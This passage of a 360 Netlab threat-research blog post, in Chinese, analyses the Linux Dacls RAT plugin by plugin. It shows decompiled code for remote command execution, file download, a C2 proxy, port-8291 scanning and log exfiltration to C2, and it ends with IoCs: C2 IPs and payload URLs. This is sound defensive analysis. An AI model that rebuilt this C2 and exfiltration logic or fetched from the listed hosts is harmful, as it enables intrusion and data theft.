plugin_file	0x00010103	Yes	删除文件

MODULE	CMD	ENCRYPT	DESCRIPTION
plugin_file	0x00010104	Yes	扫描目录结构
plugin_file	0x00010110	Yes	从指定url下载文件
plugin_process	0x00010200	Yes	扫描并上传主机进程相关信息
plugin_process	0x00010201	Yes	杀死指定进程
plugin_process	0x00010202	Yes	创建daemon进程
plugin_process	0x00010204	Yes	获得并上报进程PID和PPID
plugin_test	0x00010300	Yes	测试是否可以访问指定IP
plugin_reverse_p2p	0x00010400	Yes	C2连接代理
logsend	0x00011100	Yes	测试是否可以访问Log服务器
logsend	0x00011101	Yes	上传公网端口扫描结果和命令执行输出
logsend	0x00011102	Yes	无操作

- C2通信流程图



Linux.Dacls Bot采用静态编译的方式将插件和Bot本体代码编译在一起，通过发送不同的指令调用不同的插件可以完成多种任务。我们分析的样本中共包含6个插件，由于插件的配置信息是一块连续的结构体数组(0x00~0x0E)。我们猜测Bot可能存在更多的插件。



每个插件都会有相应的配置信息，它们会保存在Bot的配置文件 `$HOME/.memcache` 中，在插件初始化时，加载这些配置信息。

Bash 插件

Bash插件是编号为0的插件，主要支持两个功能：接收C2服务器的下发的系统命令并执行；C2通过指令下发临时C2，Bot然后连接到临时C2并执行临时C2下发的系统命令。

```
if ( cmd )
{
    if ( cmd == 2 )
        *lp_callback = plugin_bin_bash_callback_cmd2_connect_to_tmp_c2_408D7C;
    else
        result = 0;
}
else
{
    *lp_callback = plugin_bin_bash_callback_cmd0_execv_407FD6;
}
return result;
```

File 插件

File插件主要功能是文件管理，除了支持对文件的读，写，删除，查找操作，还可以从指定的下载服务器下载文件。

```

reslut = 1;
switch ( (unsigned int)jump_table_551F4C )
{
    case 0u:
        *a2 = plugin_file_callback_writefile_4049BD;
        break;
    case 1u:
        *a2 = plugin_file_callback_readfile_404F56;
        break;
    case 3u:
        *a2 = plugin_file_callback_del_file_folder_405FE5;
        break;
    case 4u:
        *a2 = plugin_file_callback_scandir_4055DA;
        break;
    case 0x10u:
        *a2 = plugin_file_callback_downloadfile_406337;
        break;
    default:
        reslut = 0;
        break;
}

```

Process 插件

Process插件的主要功能是进程管理，包括：杀死指定进程，创建daemon进程，获得当前进程的PID和PPID，以及获取进程列表信息。

```

if ( cmd == 1 )
{
    *a2 = plugin_process_callback_kill_porcess_407854;
}
else if ( (signed int)cmd > 1 )
{
    if ( cmd == 2 )
    {
        *a2 = plugin_porcess_callback_create_daemon_40792C;
    }
    else
    {
        if ( cmd != 4 )
            return 0;
        *a2 = plugin_process_callback_getpid_getppid_407BC4;
    }
}
else
{
    if ( cmd )
        return 0;
    *a2 = plugin_process_callback_scan_sys_process_list_406E46;
}
return v3;

```

如果Linux进程中的PID对应的 `/proc/<pid>/task` 目录存在，Bot样本会收集如下进程信息：

- 从 `/proc/<pid>/cmdline` 读取命令行全名
- 从 `/proc/<pid>/status` 中读取:

```
Name      //进程名
Uid      //用户ID
Gid      //用户组ID
PPid     //父进程ID
```

Test插件

Test插件的主要功能是通过连接C2指定的IP地址和端口，测试其网络连通性。

```
fd = sys_socket();
if ( fd )
{
    uservaddr.sa_family = 2;
    *(_WORD *)uservaddr.sa_data = ntohs(port);
    *(_DWORD *)&uservaddr.sa_data[2] = c2_ip;
    v9 = v8 / 1000;
    v10 = 0LL;
    sys_setsockopt();
    if ( !(unsigned int)sys_connect(fd, &uservaddr, 0x10) )
        v4 = 2;
    sys_close(fd);
    pack_data_40D959(plugin_test_cmd_buf_7E7EA0, 0x20500, 4, 0);
    if ( (unsigned int)wolfssl_write_wapper_40CC50(a2, (_int64)plugin_test_cmd_buf_7E7EA0, 0xCu) )
        result = (unsigned int)wolfssl_write_wapper_40CC50(a2, (_int64)&v4, 4u) != 0;
    else
        result = 0LL;
```

Reverse P2P插件


Reverse P2P插件实际上是一种C2连接代理（Connection Proxy），它通过下发控制命令可以将指定的C2数据完整的转发到指定IP端口。这在Lazarus Group中是一种常见的降低被检测风险的技术手段，既可以减少目标主机连接数又可以隐藏目标主机和真实C2的通信数据，在某些场合还可以利用被感染的内网主机进一步渗透至隔离网段。

reverse_p2p插件初始化

```
signed __int64 __usercall init_plugin_reverse_p2p_409343@<rax>(unsigned __int64 a1@<r12>, __int64 *a2@<r13>, __int128 v12; // di
{
    if ( !(unsigned int)sub_409297(a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11) )
        return 0LL;
    global_cfg_7E7FE0.plug_cfg_data_list[4].unk3 = 1;
    global_cfg_7E7FE0.plug_cfg_data_list[4].plugin_id = 4;
    global_cfg_7E7FE0.plug_cfg_data_list[4].plugin_type = 2;
    *((_QWORD *)&v12 + 1) = L"plugin_reverse_p2p";
    *((_QWORD *)&v12) = (char *)&global_cfg_7E7FE0 + 0x60EC;
    wstrcpy_4041E0(v12);
    plugin_mod_list_7F8420[4].unk_head = 0x2012LL;
    memmove((__int64)&plugin_mod_list_7F8420[4], (__int64)&global_cfg_7E7FE0.plug_cfg_data_list[4], 1052LL);
    plugin_mod_list_7F8420[4].callback = (__int64)plugin_reverse_p2p_40930A;
    return 1LL;
}
```

当Bot收到指令后，先尝试连接指定的C2端口并发送0x21000指令，如果C2返回0x21300说明C2连接成功。此时Bot会连接指令中指定的目标主机端口，如果连接成功会返回0x21100给C2说明转发连接已经建立可以转发数据。接下来Bot会将C2发送过来的数据完整的转发给目标主机，同时将目标主机的返回数据完整的返回给C2，直至任何一方中断连接。

以下是Reverse P2P插件工作流程图：



LogSend 插件

LogSend插件主要包括3个功能：测试连接Log服务器，随机扫描全网8291端口并上报给Log服务器，执行耗时较长的系统命令并将控制台输出结果实时上报给Log服务器。

LogSend插件初始化

```
if ( !(unsigned int)sub_409FA9(a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11) )
    return 0LL;
global_cfg_7E7FE0.plug_cfg_data_list[0xB].unk3 = 1;
global_cfg_7E7FE0.plug_cfg_data_list[0xB].plugin_id = 11;
global_cfg_7E7FE0.plug_cfg_data_list[0xB].plugin_type = 2;
plugin_name[1] = L"logsend";
plugin_name[0] = (char *)&global_cfg_7E7FE0 + 0x7DB0;
wstrcpy_4041E0(*(_int128 *)plugin_name);
plugin_mod_list_7F8420[11].unk_head = 0x2012LL;
memmove((__int64)&plugin_mod_list_7F8420[11], (__int64)&global_cfg_7E7FE0.plug_cfg_data_list[0xB], 0x41CLL);
plugin_mod_list_7F8420[0xB].callback = (__int64)plugin_logsend_40A04F;
return 1LL;
```

LogSend相关操作回调函数

```
v3 = 1;
if ( a1 == 1 )
{
    *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))plugin_logsend_callback_scanner_send_logserver_40B041;
}
else if ( a1 == 2 )
{
    *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))plugin_logsend_callback_just_return_0x20500_40B321;
}
else if ( a1 )
{
    v3 = 0;
}
else
{
    *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))plugin_logsend_callback_check_logserver_40A2A4;
}
```

测试连接Log服务器

Bot收到指令后会向Log服务器发送一个测试请求。如果Log服务器返回
{"result":"ok"} 说明测试成功，此时C2就可以下发更多的LogSend指令。

使用C2指定的HTTP接口地址，内置的User-Agent，发送POST请求

```
POST /%s HTTP/1.0
Host: %s
Content-Length: 9
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Cache-Control: no-cache
Connection: close
log=check
```

随机扫描全网8291端口并上报给Log服务器。


当Bot收到该指令后会按照3种规则随机生成公网IP地址并尝试连接8291端口，如果连接成功就向log server回传扫描结果。

IP生成规则：

```
ip = <part1>.<part2>.<part3>.<part4>

rule1: part1 != 127
rule2: part1 == 172 and (part2 <= 15 or part2 > 31)
rule3: part1 != 192 and part2 != 168
rule4: part1 != 10
```

随机IP生成算法如下



我们可以看到Bot硬编码TCP/8291端口，并调用系统connect函数进行端口扫描，只检测端口是否开放，不发送Payload数据。我们知道MikroTik Router设备的Winbox协议工作在TCP/8291端口上，并暴露在互联网上，之前我们也披露了2篇文章关于TCP/8291端口威胁事件[\[1\]](#)[\[2\]](#)。

```
mov    eax, [rbp+var_15C]
add    ax, 8291
mov    [rbp+var_15E], ax
mov    [rbp+uservaddr.sa_family], 2
movzx eax, [rbp+var_15E]
movzx eax, ax
mov    edi, eax
call   ntohs
mov    word ptr [rbp+uservaddr.sa_data], ax
mov    eax, [rbp+var_148]
mov    dword ptr [rbp+uservaddr.sa_data+2], eax
mov    [rbp+var_130], 3
mov    [rbp+var_128], 0
lea    rdx, [rbp+var_130]
mov    eax, [rbp+fd]
mov    r8d, 10h
mov    rcx, rdx
mov    edx, 15h
mov    esi, 1
mov    edi, eax
call   sys_setsockopt
lea    rcx, [rbp+uservaddr]
mov    eax, [rbp+fd]
mov    edx, 10h      ; addrlen
mov    rsi, rcx      ; uservaddr
mov    edi, eax      ; fd
call   sys_connect
test  eax, eax
jnz   loc_40AABD
```

```
mov    eax, [rbp+fd]      ; fd
call   sys_close
lea    rax, [rbp+time]
mov    rdi, rax
call   time_4E7190
mov    [rbp+time], rax
lea    rax, [rbp+time]
mov    rdi, rax
call   get_datetime
mov    [rbp+date_time], rax
mov    rdx, [rbp+date_time]
lea    rax, [rbp+str_datetime]
mov    rcx, rdx
lea    rdx, aYMDX      ; "%Y-%m-%d %X"
mov    esi, 100h
mov    rdi, rax
call   format_result_4EA360
movsx  esi, [rbp+var_15E]
mov    r8d, [rbp+rand_2_trans]
mov    edi, [rbp+rand_1_trans]
mov    ecx, [rbp+rand_0_trans]
lea    rdx, [rbp+str_datetime]
mov    rax, [rbp+var_170]
push   rsi
mov    esi, [rbp+rand_3_trans]
push   rsi
mov    r9d, r8d
mov    r8d, edi
lea    rsi, aScanSDDDDD ; "SCAN\t%s\t%d.%d.%d.%d\n"
mov    rdi, rax
```

```
loc_40AABD:
mov    eax, [rbp+fd]
mov    edi, eax      ; fd
call   sys_close
add    [rbp+var_15C], 1
```

执行耗时较长的bash命令，并将控制台输出实时上报给Log服务器。

```
if ( (signed int)sys_pipe() < 0 )
    return 0LL;
if ( (signed int)sys_fcntl(fd, 4, 0x800LL) >= 0 )
{
    if ( (signed int)fork_execv_40A1E2((__int64)&cmd, v37, v37) > 0 )
    {
        sys_close(v37);
        v21 = "r";
        fd_log = (unsigned int *)open_log_497A20(
                    fd,
                    "r",
                    ...
        if ( fd_log )
        {
            start_time = time_4E7190();
            log_value[0] = 0;
            buf_used_len = 0;
            while ( 1 )
            {
                cur_time = time_4E7190();
                if ( cur_time - start_time > 1800 && buf_used_len > 0 )
                    // 超过1800秒时强制把缓冲指针指向头部
                    if ( (unsigned int)send_one_line_data_to_log_server_40A5D8(
                            (__int64)&url,
                            (__int64)log_value,
                            ...
                {
                    log_value[0] = 0;
                    buf_used_len = 0;
                }
                start_time = cur_time;
            }
        }
    }
}
```

执行bash命令并转发输出给Log服务器

所有上报的Log数据都以HTTP POST的方式提交。Payload部分的格式如下：

```
log=save&session_id=<session id>&value=<log content>
```

```

log_action[0] = "log";
log_action[1] = "save";
sprintf(
    (_int64)&recv_buf,
    (_int64)"%d",
    (unsigned int)global_cfg_7E7FE0.session_id);

session_id[0] = "session_id";
session_id[1] = &recv_buf;

value[0] = "value";
value[1] = (_QWORD *)log_value;

fd = send_data_to_c2_402CA1((__int64)&url, 3u, (__int64)log_action);

if ( fd > 0
    && (signed int)recv_data_402FA8(fd, (__int64)&recv_buf, 0x7FF) > 0
    && !(unsigned int)strncmp((__int64)&recv_buf, (__int64)"HTTP/1.1 200 OK\r\n", 17LL) )
{
    pos = strstr((__int64)&recv_buf, (__int64)"\r\n\r\n");
    if ( pos )
    {
        if ( !(unsigned int)strcmp(pos + 4, (__int64) "{\"result\":\"ok\"}"))
            result = 1;
    }
}
if ( fd > 0 )
    sys_close(fd);

```

处置建议

我们建议Confluence用户及时更新补丁，并根据Dacls RAT创建的进程，文件名以及TCP网络连接特征，判断是否被感染，然后清理它的相关进程和文件。

我们建议读者对Dacls RAT相关IP，URL和域名进行监控和封锁。

相关安全和执法机构，可以邮件联系netlab[at]360.cn交流更多信息。

联系我们

感兴趣的读者，可以在 [twitter](#) 或者在微信公众号 **360Netlab** 上联系我们。

IoC list

样本MD5

6de65fc57a4428ad7e262e980a7f6cc7
80c0efb9e129f7f9b05a783df6959812
982bf527b9fe16205fea606d1beed7fa

8910bdaaa6d3d40e9f60523d3a34f914
a99b7ef095f44cf35453465c64f0c70c
bea49839390e4f1eb3cb38d0fcacf897e
cef99063e85af8b065de0ffa9d26cb03
e883bf5fd22eb6237eb84d80bbcf2ac9

硬编码C2 IP:

23.81.246.179	United States	ASN19148	Leaseweb USA
23.254.119.12	Canada	ASN55286	B2 Net Soluti
23.227.196.116	United States	ASN35017	Swiftway Sp.
37.72.175.179	United States	ASN29802	HIVELOCITY, I
23.227.199.53	United States	ASN35017	Swiftway Sp.
107.172.197.175	United States	ASN36352	ColoCrossing
172.93.201.219	United States	ASN20278	Nexeon Techno
64.188.19.117	United States	ASN8100	QuadraNet Ent
74.121.190.121	United States	ASN23033	Wowrack.com
192.210.213.178	United States	ASN36352	ColoCrossing
209.90.234.34	United States	ASN23033	Wowrack.com
198.180.198.6	United States	ASN26658	HT

URL

<http://www.areac-agr.com/cms/wp-content/uploads/2015/12/check.vm>
<http://www.areac-agr.com/cms/wp-content/uploads/2015/12/hdata.dat>
<http://www.areac-agr.com/cms/wp-content/uploads/2015/12/ldata.dat>
<http://www.areac-agr.com/cms/wp-content/uploads/2015/12/mdata.dat>
<http://www.areac-agr.com/cms/wp-content/uploads/2015/12/r.vm>
<http://www.areac-agr.com/cms/wp-content/uploads/2015/12/rdata.dat>
<http://www.areac-agr.com/cms/wp-content/uploads/2015/12/sdata.dat>

G

Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS 

Name



Share

Best Newest Oldest

Be the first to comment.

[Subscribe](#)[Privacy](#)[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

Dacls



Dacls, the Dual platform RAT

1 post →

Dacls

Dacls, the Dual platform RAT

Background On October 25, 2019, a suspicious ELF file (80c0efb9e129f7f9b05a783df6959812) was flagged by our new threat monitoring system. At first glance, it seems to be just another one of the regular botnets, but we soon realized this is something with potential link to the Lazarus Group. At present, the industry



Dec 17,

2019

12 min

read



Roboto

The awaiting Roboto Botnet

Background introduction On August 26, 2019, our 360Netlab Unknown Threat Detection System highlighted a suspicious ELF file (4cd7bcd0960a69500aa80f32762d72bc) and passed along to our researchers to take a closer look, upon further analysis, we determined it is a P2P bot program. Fast forwarded to...



Nov 20,

2019

12 min

read

